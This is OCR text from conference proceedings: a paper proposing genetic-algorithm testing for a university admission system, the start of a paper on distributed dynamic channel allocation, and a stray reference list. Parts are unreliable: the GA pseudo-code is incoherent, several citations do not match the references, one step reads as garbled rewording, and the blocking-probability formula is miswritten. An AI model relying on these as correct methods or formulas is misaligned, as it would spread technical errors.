10. Prommak, C., Modhirun, S.: Optimal Wireless Sensor Network Design for Efficient Energy Utilization. In: Howitt, I., Ham, S.Y. (eds.) Advanced Information Networking and Applications Base Station Location Optimization. Vehicular Technology Conference (VTC) 1999-Fall. IEEE VTS 50th, vol. 4. (1999)
11. Gonzalez-Brevis, P., Gondzio, J., Fan, Y., Poor, H.V., Thompson, J., Krikidis, I., Chung, P.J.: Base station location optimization for minimal energy consumption in wireless networks. Vehicular Technology Conference (VTC Spring), 2011 IEEE 73rd, pp. 1, 5, 15–18 May 2011
12. ZhongJi, S., Kumar, T., Li, B.-H.: Methods for optimizing the location of base stations for indoor wireless communications. Antennas Propag. IEEE Trans. **50**(10), 1481,1483 (2002)

Testing and Implementation Process in Automation of a University

Vaibhav Sharma, Jyoti Singh and A. S. Zadgaonkar

Abstract Automation represents one of the major trends of the twentieth century. In many cases, automation has provided the desire benefits and has extended functionality well beyond existing human capabilities. In this era of modern education, automation of higher education institutes is required for the quality education and for the fast administrative work at the institution. Here, we mainly focus on the university. During installation of automation software for any particular department of the university, we have to test it before and during the implementation process. Testing verifies the errors and bugs of the software. Testing effectiveness can be achieved by the use of different testing methods and strategies. Genetic algorithms (GAs) have been successfully applied in the area of software testing. Aim of this paper is to propose GA-based technique to test the software product for the automation of a university.

Keywords Test process · Testing techniques implementation · Genetic algorithm (GA) · University automation · Implementation

1 Introduction

Automation is the use of machines, control systems, and information technologies to optimize productivity. As per Hoffman [1], the automation software offers automation wizards and commands of its own in addition to providing task

V. Sharma (✉) · J. Singh · A. S. Zadgaonkar
Department of Information Technology, Dr. C. V. Raman University, Bilaspur, Chhattisgarh, India
e-mail: sharma.vaibhav11@gmail.com

J. Singh
e-mail: jsbhilai@yahoo.com

A. S. Zadgaonkar
e-mail: arunzad38@hotmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_117, © Springer India 2014

recording and replay capabilities. Software products should be reliable, correct, and scalable. To keep this in mind, higher educational institute like universities should implement automated software in every department to save the time and to produce the quality work with full accuracy in their environment. To ensure these qualities as per Young [2] in 2000, it is necessary to test the software at various conditions, and hence, software testing becomes an important component of the software development implementation process. As per Roger Pressman in 2007 from his book Software Engineering, software testing is the process of validation and verification of the software product. In 2008, Mathur [3] commented that effective software testing will contribute to the delivery of reliable and quality-oriented software product, more satisfied users, lower maintenance cost, and more accurate and reliable results. Primary purpose of testing is to detect software errors/problems so that the defects may be discovered and corrected before establishment of the automated software. Thus, testing of automation process of a university plays an important role in establishing an automated system. But the process of testing of a software system is an enormous task, which is time-consuming, lengthy, and costly. As per Mustafa et al. [4], the purpose of this paper is to redefine the testing process and make it simpler, faster, and cost-effective with the use of genetic algorithm (GA). In this paper, the GA approach is used for the testing to make it easier, faster, reliable, and cost-effective. This will work to identify most of the errors in the software that is used by the university for the automation process.

In this approach of testing, we use GA to test the data. This paper is structured as follows: Sect. 2 presents about GA. Section 3 defines the proposed approach, and Sect. 4 describes the analysis of the proposed approach for testing of automation. Finally, Sect. 5 concludes the paper.

2 Genetic Algorithm

As per Whittaker [5], it has been identified that one of the software engineering areas with a more prolific use of artificial intelligence techniques is software testing. The focus of these techniques includes the applications of GA. In 1996, Jones et al. [6] commented that a GA starts with guesses and attempts to improve the guesses by evolution. A GA will typically have five parts: (1) a representation of a guess called a chromosome, (2) an initial pool of chromosomes, (3) a fitness function, (4) a selection function, and (5) a crossover operator and a mutation operator.

As per Mitchell [7], GA operates on a set of possible solutions. Because of the random nature of GA, solutions found by an algorithm can be good, poor, or infeasible (defective, erroneous), so there should be a way to specify how good that solution is. This is done by assigning a fitness value (or just fitness) to the solution. In a GA, a population of candidate solutions (called individuals, creatures, or phenotypes) to an optimization problem is evolved toward better solutions.




Fig. 1 Flow chart of genetic algorithm

Each candidate solution has a set of properties which can be mutated and altered; traditionally, solutions are represented in binary as strings of 0s and 1s, but other encodings are also possible. The evolution usually starts from population of randomly generated individuals and happens in generations. As per Srivastava and Baby [8], GA provides a general method for a searching technique, which uses the concept of natural evolution. To improve the testing efficiency GA is very important for various reasons and it has been applied to a large number of scientific and engineering problems, such as automatic test data generation, optimization, machine learning, and automation process. Figure 1 presents the flow of GA and describes its process. To test the automation process of the particular department of a university, GA will be used by the tester to verify and validate the automated

software before its establishment; after the testing phase, the software is ready to use when it pass all the testing steps. In the algorithm, population defines the number of input data that the number of candidate who is going to enroll in a university.

A basic algorithm for a GA is as follows:
The pseudo code for GA is:
Initialize (population)
Evaluate (population)
While (stopping condition not satisfied) do
{
Selection (population)
Crossover (population)
Mutate (population)
Evaluate (population)
}

The algorithm will iterate until the population has evolved to form a solution to the problem, or until a maximum number of iterations have taken place.

3 Proposed Approach

This section describes detail of proposed approach, to test an automation process of a university through the use of GA. It covers every possible part of the software and makes it reliable to establish an automated environment for the university. In this approach, all required testing methods are automatically implemented one by one to find out all the errors and provide error-free automated environment. To test the automation process of the university, at first, a particular department has been automated, and the GA-based testing starts on that department. In the paper, admission cell of a university has been selected for the automation where the registration of number of the students has been automatically generated just after their admission. At very first step, all the default values have been initialized which are related to the admission process.

3.1 Initialization

Maximum number of seat for every course: N

Then, we select the inputs (Ip) and initialize them for the selection process. There is one condition should be checked, that is,

If $N \geq Ip$

Accept input

Else

Stop the input process

After the initialization, the next process is to select the student according to their percent and have to check their all necessary documents for the admission. In this part, we filter the inputs (population) and proceed to our next step.

3.2 Selection (Sp)

In this part of testing, those inputs are selected which fulfill all the required information of a student for the admission. All the fields are tested sequentially; if the conditions are not satisfied by the input, then the Ip is canceled. After the verification, Ip goes for its next step.

$Sp \leq N$
$Sp = \sum Ip$

After the selection process, inputs are passed to the mutate step for the verification, and all the selected inputs are checked and verified, and the classification of the student as per their subject should be done.

3.3 Mutate (Mp)

Mutation means checking and verification of all fields related to a particular student. Mutation is performed on every input. Every input (record of student) has an equal chance to mutate.

While (Ip = N)
{
Mp start from Ip (1)
Ip++
}

Figure 2 represents the flow diagram of mutation process in which the working manner of mutate state has been described.




Fig. 2 Flow diagram of mutation

3.4 Evaluation (Ep)

In this section, Ip got an automatic generated number which is unique for every student who got admission in the university, and it is applicable for every stream which is offered by university.

Ep = 00000000
Ip = 1
While (Ip ≤ N)
{
Ip++
Ep++
}

The registration ID starts with AA000001 and so on. The testing of the automation process of the admission cell has been taking place as above algorithm describes, and the same can be implemented for the other department. After the testing of automation software, it is ready to be established in the university to provide an automated environment.




Fig. 3 State diagram of testing automated software for automation of university

4 Analysis of Proposed Approach

As per Adele et al. [9], GA starts with guesses and attempts to improve the guesses by evolution. In 1996, Pettichord [10] stated that GA provides a general method for a searching technique that uses the concept of natural evolution; through this concept, testing of the automation software becomes more reliable and accurate. As per Gupta and Rohil [11], GA involves test data and picks the best data for the implementation the same theory we use for the testing of the software. Figure 3 presents the state diagram of an automated enrollment cell system's testing with the use of GA. The process of transition goes on until the seats are available or all the inputs have to be finished.

4.1 Limitation

GA approach is not feasible for the type of control embedded and Web-based software, so when it comes to online testing and real-time testing of a software and automation process, it does not provide a full coverage of all the transitions.

5 Conclusion

This paper describes the standard method of state transition-based testing of automated software through GA from the tester's scenario. GA provides an automated approach for the testing of software which is used for the automation of a university specially enrollment department. As per Beizer [12], result of testing covers 70–80 % area of the software in offline testing. As per Srivastava [13], GA is often used for optimization problems in which the evolution of a population is a search for a satisfactory solution given a set of constraints. By examining the most critical paths, first, we obtain a more effective way to approach testing which in turn helps to refine effort and cost estimation in the testing phase.

References

1. Hoffman, D.: Test automation architecture: planning for test automation. International Quality Week (1999)
2. Young, D.: Test automation: an architected approach. Schwab Performance Technologies, Raleigh. www.research.com (2000)
3. Mathur, A.P.: Foundation of software testing, 1st edn. Pearson Education, NJ (2008)
4. Mustafa, K.M., Al-Qutaish, R.E., Muhairat, M.I.: Classification of software testing tools based on the software testing methods. 2nd International Conference on Computer and Electrical Engineering (2009)
5. Whittaker, J.A.: What is software testing? And why is it so hard? IEEE Softw. **17**(1), 70–79 (2000)
6. Jones, B.F., Sthamer, H.H., Eyres, D.E.: Automatic structural testing using genetic algorithms. Softw. Eng. J. **11**(5), 299–306 (1996)
7. Mitchell, M.: An introduction to genetic algorithms. MIT Press, Cambridge (1996)
8. Srivastava, P.R., Baby, K.: Automated software testing using metaheuristic technique based on an ant colony optimization. Electronic System Design (ISED), International Symposium on 20–22 Dec 2010, pp. 235–240
9. Howe, A.E., Von Mayrhauser, A.: Test case generation as an AI planning problem. Autom. Softw. Eng. **4**(1), 77–106 (1997). Kluwer Academic Publishers, Boston. Manufactured in The Netherlands
10. Pettichord, B.: Success with test automation. Revised version of a paper originally presented at quality week, San Francisco, May 1996. Version of 28 June 2001
11. Gupta, N.K., Rohil, M.K.: Using genetic algorithm for unit testing of object oriented software. IJSSST, **10**(3), 1473–8031 (2008). ISSN: 1473-804x online
12. Beizer, B.: Software testing technique, 2nd edn. Van Nostrand Reinhold Company Limited, NJ (1990). (ISBN 0-442-20672-0)
13. Srivastava, P.R., Kim, T.: Application of genetic algorithm in software testing. Int. J. Softw. Eng. Appl. **3**(4), 87–96 (2009)

Performance of Spectral Efficiency and Blocking Probability Using Distributed Dynamic Channel Allocation

Y. S. V. Raman, S. Sri Gowri and B. Prabhakara Rao

Abstract Modern cellular mobile communication systems are characterized by a high degree of capacity. Efficient management of the wireless channels by effective channel allocation algorithms is crucial for the performance of any cellular system. To provide a better channel usage performance, allocation of channels to individual cells can be done either by a centralized method or by a distributed method. A modified Distributed Dynamic Channel Allocation (DDCA) algorithm is proposed with three-cell cluster model is to increase the spectral efficiency for an increase in channels and blocking probability reduces for increase in offered load.

Keywords Distributed dynamic channel allocation · Spectral efficiency · Blocking probability

1 Introduction

Wireless communication networks divide the geographical area into smaller regions called cells [1]. Each cell has a base station, also referred to as the mobile service station (MSS). The MSSs are connected to each other by a fixed wire network. Several mobile hosts (MHs) may be present in a cell. The MHs, e.g., mobile telephones, can move from one cell to another. This architecture, first

Y. S. V. Raman (✉) · B. Prabhakara Rao
Department of Electronics and Communication Engineering, Jawaharlal Nehru Technological University, Kakinada, India
e-mail: ramanysv@hotmail.com

B. Prabhakara Rao
e-mail: drbpr@rediffmail.com

S. Sri Gowri
Department of Electronics and Communication Engineering, S.R.K. Institute of Technology, Vijayawada, India
e-mail: sajjasrigowri@yahoo.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_118, © Springer India 2014




Fig. 1 A model of a wireless communication network

proposed in [2], is shown in Fig.1. To establish a communication session a call, an MH has to send a request to the MSS of the cell through a control channel [3]. The call can be supported if a wireless channel can be allocated for communication between the mobile host and the mobile service station. Wireless channels are limited system resource, so they should be reused as much as possible. But a channel cannot be used by two cells concurrently if the geographic distance between them is less than a threshold distance, called minimum channel reuse distance (Dmin), because they will interfere with each other. Such interference is called co-channel interference.

2 Related Works

In [4], the authors proposed a distributed dynamic channel allocation technique under the 3-cell cluster model is implemented. In their approach, channels are not preallocated to cells. When a cell needs a channel to support a call, it picks an available channel which is allocated to it to support the call. If no channels allocated to it are free, then it sends a request message to all its neighbors, asking for their channel usage information [5, 6]. Based on the channel usage information received from all its neighbors, it computes the set of channels that can be borrowed and picks one such channel to borrow [7, 8]. If all the neighbors to whom the selected channel has been allocated grant its request, then it allocates the channel to itself and uses this channel to support the call.




Fig. 2 7 × 7 grid cellular system

The 3-cell cluster model is assumed. This model requires that at most one communication session be supported by a channel in a cluster of 3 mutually adjacent cells at any given time. If a channel is being used in a cell, then none of this cell's neighbors can use this channel concurrently. However, the same channel can be used concurrently by cells which are at least two hops away. For example, in Fig. 2, neighbors of cell 24 are cells 17, 18, 23, 25, 30, and 31. If cell 24 is using a channel r, then none of its six neighbors can use the same channel r concurrently. However, the same channel r can be used concurrently by cell 24 and cell 36, which are two hops away from each other, and we assume that the cells shown in Fig. 2 wrap around; thus, each cell has 6 neighbors including the ones at the edge. For example, cell 6 has six neighbors, namely, 5, 12, 13, 0, 42, and 48.




Fig. 3 Channel borrowing process in cell C_i

Suppose that cell C_i needs to borrow a channel in Fig. 3. It sends request messages to all its neighbors: cells C_1, C_2, C_3, C_4, C_5, and C_6. Suppose that C_i selects a channel r to borrow, where r has been allocated to C_2 and C_5 but not to any other neighbor. If both C_2 and C_5 agree to lend r to C_i, then C_i can use r. C_i keeps the borrowed channel r after the call supported by channel r terminates in C_i. By allowing a cell to keep a borrowed channel, a cell where a lot of calls have originated may have more channels allocated to it.

3 Data Structure

We assume multiple cells, and the spectrum consists of set of channels. Each cell in the system has local variables:

C_i: Each cell has ID number in the system. G is the offered load per cell, and n is the number of channels per cell; B is the bandwidth of the channel (MHz), and




Fig. 4 Channel scheduling algorithm




Fig. 5 Spectral efficiency versus number of channels ($n = 8$)

β is the number of users. When C_i needs the channel to support the traffic load, C_i starts the algorithm, as shown in Fig. 4, and is as follows:

A_i is the available channels in the system C_i. r: The cell C_i selects the channel. U_i is the set of channels currently used by C_i. Ti is the set of channels that can be transferred to other neighbors, Φ_i is the set of channels C_i is holding for its neighboring.

The spectral efficiency 's' is given by [9]

$$s = \frac{\beta \times G}{n \times B \times \text{area}} \text{ b/s/KHz/m}^2 \quad (1)$$

(given in b/s/KHz per cell)

Step 1: If any allocated channel is not used, then $\text{Unused}_i = A_i - U_i - \Phi_i$ if $\text{Unused}_i \neq \Phi$ then set $U_i = U_i + \{r\}$, when r is the selected channel.

Step 2: Otherwise, the channel in C_i is used, and it sends request to all its neighbors.

Step 3: After receiving reply messages from its neighbors, each reply contains $U_\text{i}, \Phi_\text{i}$, and T_i. C_i computes the set of channels that can be borrowed. Let




Fig. 6 Spectral efficiency versus number of channels ($n = 16$)

Unusable $= U_i \cup \phi_i U_j \cup \phi_j$ If $Free_i = n - Unusable \neq \phi$, then a r channel $r \epsilon Free_i$ Set $U_i = U_i + \{r\}$, and set $A_i = A_i + \{r\}$. $Free_i = U_{\forall j} T_i$ otherwise $Free_i \neq \phi$ there is no free channel from the other cells can be transferred.

Step 4: For just about any simultaneous request for absolutely no channel can be allotted. Neighbors will probably receive confirming request from the cell C_i normally channel isn't useful for they rejected message associated with C_i [10]. Set $U_i = U_i - \{r\}$, and $A_i = A_i - \{r\}$. If there are no free channels, stop the algorithm. The evaluation of offered load and blocking probability proposed for the proposed algorithm were obtained from the Eqs. (2, 3).

The offered load 'G' is given by

$$G = \frac{s \times n \times B \times \text{area}}{\beta} \tag{2}$$

$$b = \frac{G^n}{(n! \times \sum_{i=0}^{n} \frac{G^n}{n!})} \tag{3}$$




Fig. 7 Spectral efficiency versus number of channels ($n = 32$)

